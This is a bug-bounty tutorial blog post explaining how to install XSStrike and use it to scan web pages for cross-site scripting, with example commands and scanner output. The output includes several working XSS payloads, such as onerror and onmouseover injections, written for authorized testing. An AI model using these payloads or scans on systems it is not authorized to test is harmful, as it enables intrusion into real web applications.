Hacker tools: XSStrike – Hunting for low-hanging fruits.

intigriti.com/researchers/blog/hacking-tools/hacker-tools-xsstrike-hunting-for-low-hanging-fruits

Anna Hammond March 6, 2025

*Welcome to our wonderful "**Hacker tools**" series. If you have mastered all our previous articles, you must have submitted a valid report by now. If not, check out this week's tool. XSStrike is a Cross-Site Scripting detection framework written by s0md3v. Yes, you are correct, the same developer of Arjun.*

XSStrike is written in Python3 and is a fast framework for detecting Cross-site scripting vulnerabilities. The framework has multiple handwritten parsers, has its own intelligent payload generator, can fuzz parameters, and has an incredible fast crawler. The thing that makes XSStrike stand out is the fact that it analyzes the responses with its own written parsers and generates a custom payload.

XSStrike is available on the Github page of s0md3v at https://github.com/s0md3v/XSStrike, go check it out.

The installation

XSStrike is another Python-based tool, and in order to run, we need Python version 3.4 or above. Important note: if you install dependencies, make sure to use **pip3.**


I assume you already have pip3 and Python3 installed so let's copy the repository to our local system.

```
git clone https://github.com/s0md3v/XSStrike.git
pip3 install -r requirements.txt
```

```
└─$ git clone https://github.com/s0md3v/XSStrike.git
Cloning into 'XSStrike'...
remote: Enumerating objects: 1629, done.
remote: Total 1629 (delta 0), reused 0 (delta 0), pack-reused 1629
Receiving objects: 100% (1629/1629), 1.14 MiB | 4.16 MiB/s, done.
Resolving deltas: 100% (954/954), done.
```

That’s all you need to do. Now run the tool to check if it is installed correctly. And have some fun exploring the options.

```
python3 xsstrike.py -h
```



```
└─$ python3 xsstrike.py -h

       XSStrike v3.1.4

usage: xsstrike.py [-h] [-u TARGET] [--data PARAMDATA] [-e ENCODE] [--fuzzer] [--update] [--timeout TIMEOUT] [--proxy]
                   [--params] [--crawl] [--json] [--path] [--seeds ARGS_SEEDS] [-f ARGS_FILE] [-l LEVEL]
                   [--headers [ADD_HEADERS]] [-t THREADCOUNT] [-d DELAY] [--skip] [--skip-dom] [--blind]
                   [--console-log-level {DEBUG,INFO,RUN,GOOD,WARNING,ERROR,CRITICAL,VULN}]
                   [--file-log-level {DEBUG,INFO,RUN,GOOD,WARNING,ERROR,CRITICAL,VULN}] [--log-file LOG_FILE]

optional arguments:
  -h, --help            show this help message and exit
  -u TARGET, --url TARGET
                        url
  --data PARAMDATA      post data
  -e ENCODE, --encode ENCODE
                        encode payloads
  --fuzzer              fuzzer
  --update              update
  --timeout TIMEOUT     timeout
  --proxy               use prox(y|ies)
  --params              find params
  --crawl               crawl
```


The Basics

Like previous articles, we will start with the basics to see what the tool can do and how to use it properly.

Single URL testing:

There is a possibility to test single URLs with the (**-u**) flag. This will first test for DOM-based XSS and then for Reflected XSS. If you want to skip DOM testing use the (**–skip-dom**) flag.

```
python3 xsstrike.py -u "http://<URL>/faq.php?lang=q"
python3 xsstrike.py -u "http://<URL>/faq.php?lang=q" –skip-dom
```



```
      XSStrike v3.1.4

~] Checking for DOM vulnerabilities
+] WAF Status: Offline
!] Testing parameter: keyword
!] Reflections found: 8
~] Analysing reflections
~] Generating payloads
!] Payloads generated: 9263
------------------------------------------------------------
+] Payload: <HtMl%09onmOuSEOvEr%0d=%0dconfirm()//
!] Efficiency: 100
!] Confidence: 10
?] Would you like to continue scanning? [y/N] y
------------------------------------------------------------
```

Keep note that it's possible you have to test multiple payloads in order to execute your XSS.

POST requests:


The same is possible for POST requests. Here we need to provide the (**–data**) flag with the presented data in order to test. This can also be done with JSON data.

```
./xsstrike.py -u "http://<URL>/faq.php?lang=q" --data "search=q"
./xsstrike.py -u "http://<URL>/faq.php" --data '{"search":"q"}' --json
```

PATH based:

Sometimes its possible to inject XSS in PATHS, in this case we use the (**–path**) flag.

```
./xsstrike.py -u "http://<URL>/ --path
```





```
      XSStrike v3.1.4

[~] Checking for DOM vulnerabilities
[+] WAF Status: Offline
[!] Testing parameter: carta
[-] No reflection found
[!] Testing parameter:
[!] Reflections found: 2
[~] Analysing reflections
[~] Generating payloads
[!] Payloads generated: 6192
------------------------------------------------------------
[+] Payload: "><A%09ONMOUSEOVER+=+[8].find(confirm)%0dx>v3dm0s
[!] Efficiency: 100
[!] Confidence: 9
[?] Would you like to continue scanning? [y/N] y
------------------------------------------------------------
[+] Payload: "><d3V%0doNPointErEnTeR%0d=%0dconfirm()%0dx>v3dm0s
[!] Efficiency: 100
[!] Confidence: 9
[?] Would you like to continue scanning? [y/N]
```

Crawling a domain:

A nice feature of XSStrike is that it has the ability to crawl (**–crawl**) a given site and you can specify the crawling depth (**-l**).

```
./xsstrike.py -u "http://<URL>/" --crawl
./xsstrike.py -u "http://<URL>/" --crawl -l 3
```






Using custom payloads:

There are large lists out there with all sorts of payloads. You can use a custom payload list by providing the (**-f**) flag.

```
./xsstrike.py -u "http://<URL>/faq.php?lang=q" -f payloads.txt
```



```
        XSStrike v3.1.4

[!] [+] ";a=prompt,a()// 3/332
[!] [+] ';a=prompt,a()// 4/332
[!] [+] <image/src/onerror=prompt(8)>
[!] [+] <img/src/onerror=prompt(8)>
[!] [+] <image src/onerror=prompt(8)>
[!] [+] <img src/onerror=prompt(8)>
[!] [+] <image src =q onerror=prompt(8)>
[!] [+] <img src =q onerror=prompt(8)>
[!] [+] </scrip</script>t><img src =q onerror=prompt(8)>
```

Advanced features

Now that we know how XXStrike works we can tweak a couple of settings. Every tool that is used for bug bounty hunting should need an option to set a delay. This is an important feature to comply with the program details.

Setting delays:

The delay is set in seconds, and can be set with the (**-d**) or (**–delay**) flag.

```
./xsstrike.py -u "http://<URL>/faq.php?lang=q" -d 1
```

Threads and Timeouts:


When checking lots of endpoints there is an option to set threads (**-t**) and a timeout (**–timeout**). Be careful to set a high number of threads, as this will increase your request count to the targets. The default thread count is 2 and the default Timeout is set to 7 seconds.


```
./xsstrike.py -u "http://<URL>/faq.php?lang=q" -t 5 –timeout 3
```

Headers:

When testing on an authenticated endpoint we need the ability to insert auth-headers. Setting XSStrike with the (**–headers**) flag will open up a nano prompt where you can paste your headers. After you paste your headers and have saved them, XSStrike will start running. There is also the possibility to do this directly on the command line.

```
./xsstrike.py -u "http://<URL>/faq.php?lang=q" –headers
./xsstrike.py -u "http://<URL>/faq.php?lang=q" –headers "Cookie: null"
```





Blind XSS:

There is also an option to paste your blind XSS payloads in every form the crawler can find. This can be configured in the config file located at core/config.py. Find the blind payload section and add them to the config file.

```
./xsstrike.py -u "http://<URL>/faq.php?lang=q" –crawl –blind
```

Payload encoding:

As the last item we will discuss, XSStrike can encode the payloads it generates in *base64* on demand.

```
./xsstrike.py -u "http://<URL>/faq.php?lang=q" –e base64
```

Conclusion

XSStrike is another nice tool developed by s0md3v and can prove useful in hunting for XSS. The payloads generated by the engine not always work on the first try, but it gives lots of possibilities to try. It's an extremely fast tool so be careful about running it on a large site. Always read the program details and set a delay. For more information on this tool and all its features check out the usage page on Github: https://github.com/s0md3v/XSStrike/wiki/Usage. I hope you enjoyed reading this article, and see you next time.